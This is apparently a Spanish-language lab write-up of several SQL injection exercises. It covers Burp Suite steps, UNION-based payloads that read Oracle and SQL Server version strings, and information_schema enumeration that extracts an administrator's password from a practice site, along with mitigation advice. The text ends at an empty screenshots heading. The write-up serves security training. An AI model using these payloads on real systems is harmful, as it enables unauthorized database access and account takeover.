
Procedimiento paso a paso:

1. Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy, capturando el tráfico en tiempo real antes de que alcance su destino.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo y manipulación aislada.
3. Se ejecuta una fase de reconocimiento inyectando valores nulos para deducir la estructura de la tabla de la base de datos. Debido a los requisitos estructurales del motor Oracle, se emplea la tabla virtual del sistema denominada *DUAL*.
4. Se determina que la consulta legítima devuelve exactamente dos columnas al obtener una respuesta HTTP 200 (Exitosa) tras inyectar la sentencia de selección de dos elementos nulos.
5. Se verifica la compatibilidad de los tipos de datos insertando caracteres alfabéticos simples en ambas columnas, confirmando que el sistema tiene la capacidad de procesar y mostrar cadenas de texto.


6. Se construye y ejecuta la carga útil (payload) final dirigida a la vista del sistema *v$version*, un repositorio interno de Oracle que custodia los metadatos de la infraestructura.
7. Se inspecciona el código fuente de la respuesta del servidor, verificando la extracción y renderizado exitoso de la cadena de texto que expone la versión completa de Oracle Database.

Capturas de pantalla:


- Reconocimiento, se obtiene que son dos columnas




- Determinando las columnas que aceptan texto



- Respuesta vulnerable



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** ' UNION SELECT banner, NULL FROM v$version--
- **Análisis:** El diseño del payload altera la lógica de la base de datos de forma meticulosa:
    - El carácter de apóstrofe (') actúa como un comando de escape. Su función es interrumpir y cerrar la cadena de texto original programada por el desarrollador (la categoría del filtro), preparando el terreno para nuevas instrucciones.
    - El operador *UNION SELECT* ordena a la base de datos fusionar los resultados de la búsqueda de productos legítima con los resultados de la consulta inyectada, consolidándolos en una única respuesta visible.
    - La estructura *banner, NULL* garantiza el cumplimiento de la regla de homogeneidad estructural del operador UNION. Extrae el contenido de la columna de metadatos (banner) en la primera posición visible de la pantalla y asigna un valor vacío (NULL) a la segunda para coincidir con las dos columnas esperadas por la aplicación.
    - El fragmento *FROM v$version* especifica la tabla de origen de los datos, apuntando a una vista administrativa exclusiva de entornos Oracle.

- Los guiones dobles (--) representan el símbolo universal de comentario en bases de datos. Su propósito crítico es anular cualquier fragmento de código residual que la aplicación intentara procesar después del punto de inyección, evitando errores de sintaxis que impedirían la ejecución del ataque.

Mitigación recomendada: Para erradicar esta vulnerabilidad estructural, se requiere la implementación obligatoria de Consultas Parametrizadas en la capa de acceso a datos. Esta técnica previene la inyección al precompilar el código SQL, obligando al sistema a tratar la entrada del usuario estrictamente como datos literales inofensivos y nunca como comandos ejecutables. Como medida complementaria alineada con el marco de seguridad de OWASP, se debe aplicar una Validación de Entradas Estricta (Input Validation) utilizando listas blancas (Allow-lists). Esto asegurará que el parámetro *category* procese exclusivamente valores categóricos previamente autorizados, bloqueando el paso de cualquier carácter de escape o sintaxis de manipulación de datos.

4. SQL injection attack, querying the database type and version on MySQL and Microsoft

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio:** Extraer y visualizar la cadena de texto que contiene la versión exacta del motor de base de datos utilizado por la aplicación web.

Explicación técnica de la vulnerabilidad:


Se identifica que el parámetro de filtrado de productos (específicamente, *category*) es vulnerable a inyección SQL. La aplicación web toma el texto introducido en este filtro y lo anexa directamente a la orden interna que se envía a la base de datos, sin realizar una validación o neutralización previa de caracteres especiales. En términos ejecutivos, el sistema confía ciegamente en la entrada del usuario. Esto permite que un actor malicioso manipule la instrucción original, forzando al sistema a ejecutar comandos adicionales no previstos. Como resultado, es posible eludir las restricciones de acceso y extraer información sensible directamente desde el núcleo de la base de datos.

Procedimiento paso a paso:


1. Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy al momento de interactuar con los filtros de la interfaz gráfica.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
3. Se realizan pruebas de inyección utilizando la cláusula *UNION* para descubrir la estructura interna de las tablas. Mediante este proceso, se confirma que la consulta original devuelve exactamente dos columnas de información y que ambas son capaces de procesar y mostrar texto.
4. Se inyecta una carga útil (*payload*) diseñada específicamente para consultar las variables de entorno internas del sistema gestor de bases de datos.
5. Se analiza el código renderizado en la respuesta del servidor, confirmando que la cadena de versión correspondiente a Microsoft SQL Server se muestra de forma visible en la interfaz, lo que valida la explotación exitosa de la vulnerabilidad.

Capturas de pantalla:


- Identificando el numero de columnas



- Payload utilizado para extraer la version de base da datos



- Confirmación de "Lab Solved



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+@@version,+NULL--

- **Análisis:** Este conjunto de caracteres altera la lógica de la consulta original de la siguiente manera:
    - El carácter de comilla simple (**'**) actúa como un interruptor. Le indica a la base de datos que la entrada de texto normal ha terminado, abriendo la puerta para insertar nuevos comandos.
    - La instrucción **UNION SELECT** es el núcleo del ataque. Su función es combinar los resultados legítimos que la aplicación iba a mostrar, con una nueva tabla de resultados controlada íntegramente por el atacante.
    - El término **@@version** es una variable del sistema propia de motores como Microsoft SQL Server. Al colocarla aquí, se le ordena al servidor que revele su versión exacta, información crítica para planear ataques más sofisticados.
    - El valor **NULL** se introduce para rellenar la segunda columna de datos. El ataque *UNION* exige matemáticamente que la nueva consulta tenga el mismo número de columnas que la original; este relleno asegura que el sistema no arroje un error por discrepancia estructural.
    - Los caracteres de doble guion (**--**) funcionan como un bloqueador. Le indican al motor de la base de datos que ignore cualquier fragmento de código original que haya quedado después de la inyección, previniendo errores de sintaxis que arruinarían el ataque.

Mitigación recomendada:

Para erradicar esta vulnerabilidad desde su origen, se requiere la implementación estricta de Consultas Parametrizadas en el código fuente de la aplicación. Esta medida defensiva, fundamental en las guías de seguridad del estándar OWASP, asegura que el motor de base de datos clasifique la entrada del usuario estrictamente como "datos de lectura" y nunca como "código ejecutable". Al separar la lógica del programa de la información proporcionada por el usuario, se neutraliza por completo cualquier intento de manipulación estructural en las consultas. Adicionalmente, se recomienda aplicar un esquema de validación de entradas mediante listas de valores permitidos (*Allow-lists*) para fortalecer la seguridad en las capas superficiales de la aplicación.

5. SQL injection attack, listing the database contents on non-Oracle databases

- **Nivel:** Practitioner

- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio: Extraer** las credenciales de acceso del usuario administrador mediante la enumeración de la estructura interna de la base de datos (esquema, tablas y columnas) para posteriormente comprometer la cuenta y resolver el laboratorio.

Explicación técnica de la vulnerabilidad:

El parámetro *category* utilizado para filtrar productos en la tienda es vulnerable a inyección SQL. La aplicación web toma el valor proporcionado por el usuario en la URL y lo concatena directamente en la consulta de la base de datos sin ningún tipo de validación, sanitización o parametrización previa. Esto permite que un actor malicioso altere la estructura original de la consulta introduciendo comandos adicionales (en este caso, mediante el operador UNION), forzando a la base de datos a devolver información confidencial que originalmente no estaba destinada a ser pública. En términos gerenciales y de negocio, es el equivalente a que un visitante de una biblioteca no solo pida un libro, sino que incluya instrucciones ocultas en su formulario de solicitud que obliguen al sistema a entregarle, además del libro, el registro privado de todos los empleados y sus contraseñas maestras.


Procedimiento paso a paso:

1. Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
3. Se inyecta un primer payload dirigido a la vista estándar de metadatos *information_schema.tables* para listar todas las tablas existentes en la base de datos.
4. Se analiza la respuesta del servidor, identificando entre los resultados una tabla con sufijos ofuscados destinada a almacenar datos de usuarios (*users_qbvywo*).
5. Se inyecta un segundo payload dirigido a la vista *information_schema.columns*, aplicando una cláusula de filtrado (WHERE) específica para la tabla de usuarios recién descubierta, con el fin de mapear su estructura interna.
6. Se examina la nueva respuesta del servidor, logrando identificar las columnas exactas que albergan el nombre de usuario y la contraseña (*username_pqbuks* y *password_uqpynv*).


7. Se diseña y envía un tercer payload final para extraer directamente el contenido de las columnas descubiertas dentro de la tabla de usuarios.
8. Se analiza la respuesta del servidor para confirmar el éxito de la extracción, la cual expone en texto plano las credenciales del usuario *administrator* (*ioc7llbwatolit9w69bj*).
9. Se utilizan dichas credenciales en el portal de autenticación de la aplicación web, logrando el compromiso de la cuenta con máximos privilegios.

Capturas de pantalla:

